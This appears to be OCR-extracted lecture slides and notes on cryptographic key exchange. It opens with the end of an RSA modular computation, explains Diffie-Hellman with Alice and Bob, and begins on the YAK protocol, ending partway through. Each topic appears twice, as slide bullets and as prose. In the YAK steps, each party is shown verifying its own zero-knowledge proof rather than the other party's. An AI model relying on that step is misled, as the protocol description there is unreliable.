
= 794 * 1709 * 1160 * 2197 (mod 3233)

= 2319 * 1160 * 2197 (mod 3233)

= 184 * 2197 (mod 3233)

= 123 (mod 3233)

= 123



Diffie-Hellman

- A cryptographic protocol that allows two parties to establish a **shared key** over an **insecure channel**
- It does not provide any authentication for the key exchange and is **vulnerable to many cryptographic attacks**

Diffie-Hellman Algorithm

- The system has two parameters called p and g
  - Parameter p is a **prime number**
  - Parameter g (usually called a generator) is an integer less than p with the following property: for every number n between 1 and p-1 inclusive, there is a power k of g such that $n = g^k \bmod p$
- Many cryptography textbooks use the fictitious characters "**Alice**" and "**Bob**" to illustrate cryptography, as we will do here:
  - Alice generates a random private value a and Bob generates a random private value b. Both a and b are drawn from the **set of integers**
  - They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$ and Bob's public value is $g^b \bmod p$
  - They exchange their public values
  - Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
  - Because $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key **k**

Diffie–Hellman

It is a cryptographic protocol that allows two parties to establish a shared key over an insecure channel. It was developed and published by Whitfield Diffie and Martin Hellman in 1976. Actually, it was independently developed a few years earlier by Malcolm J. Williamson of the British Intelligence Service, but it was classified at that time.

Diffie–Hellman Algorithm


The system has two parameters called p and g

- Parameter p is a prime number
- Parameter g (usually called a generator) is an integer less than p, with the following property: for every number n between 1 and p-1 (both inclusive), there is a power k of g such that $n = g^k \bmod p$

Many cryptography textbooks use the fictitious characters "Alice" and "Bob" to illustrate cryptography; we will do the same here as well:

- Alice generates a random private value **a**, and Bob generates a random private value **b**. Both a and b are drawn from the **set of integers**
- They derive their public values using parameters p and g and their private values. Alice's public value is $g^a \bmod p$, and Bob's public value is $g^b \bmod p$.
- They exchange their public values
- Alice computes $g^{ab} = (g^b)^a \bmod p$, and Bob computes $g^{ba} = (g^a)^b \bmod p$
- Since $g^{ab} = g^{ba} = k$, Alice and Bob now have a shared secret key **k**

The Diffie–Hellman algorithm does not provide any authentication for the key exchange and is vulnerable to many cryptographic attacks. Nevertheless, it is the basis of many authentication mechanisms; for example, it provides forward secrecy in the TLS protocol’s ephemeral modes depending on the cipher spec.



YAK

- YAK is a public-key-based authenticated key exchange protocol
- The authentication of YAK is based on the public key pairs, and it requires PKI to distribute authentic public keys
- YAK is a variant of two-pass HMQV protocol using ZKP for proving knowledge of ephemeral secret keys from both parties

The YAK protocol implementation between the two parties Alice and Bob is described in the following steps:

- Alice chooses a random number ***x*** so that **$x \in_R [0, q - 1]$** and computes ***$X = g^x$***, and ZKP of ***x*** is denoted by ***KP{x}***
- Bob chooses a random number ***y*** so that **$y \in_R [0, q - 1]$** and computes ***$Y = g^y$***, and ZKP of ***y*** is denoted by ***KP{y}***
- Alice verifies ***KP{x}*** and computes the session key **$k = H((Y.PK_B)^{x+a})$**
- Bob verifies ***KP{y}*** and computes the session key **$k = H((X.PK_A)^{y+b})$**
- They authenticate each other, and both obtain the same session key **$k = H(g^{(x+a)(y+b)})$**

YAK

YAK is a public-key-based Authenticated Key Exchange (AKE) protocol. The authentication of YAK is based on public key pairs, and it needs PKI to distribute authentic public keys. YAK is a variant of the two-pass Hashed Menezes-Qu-Vanstone (HMQV) protocol using zero-knowledge proofs (ZKP) for proving the knowledge of ephemeral secret keys from both parties. The YAK protocol lacks joint key control and perfect forward secrecy attributes.

The YAK protocol implementation between two parties Alice and Bob is described as follows:

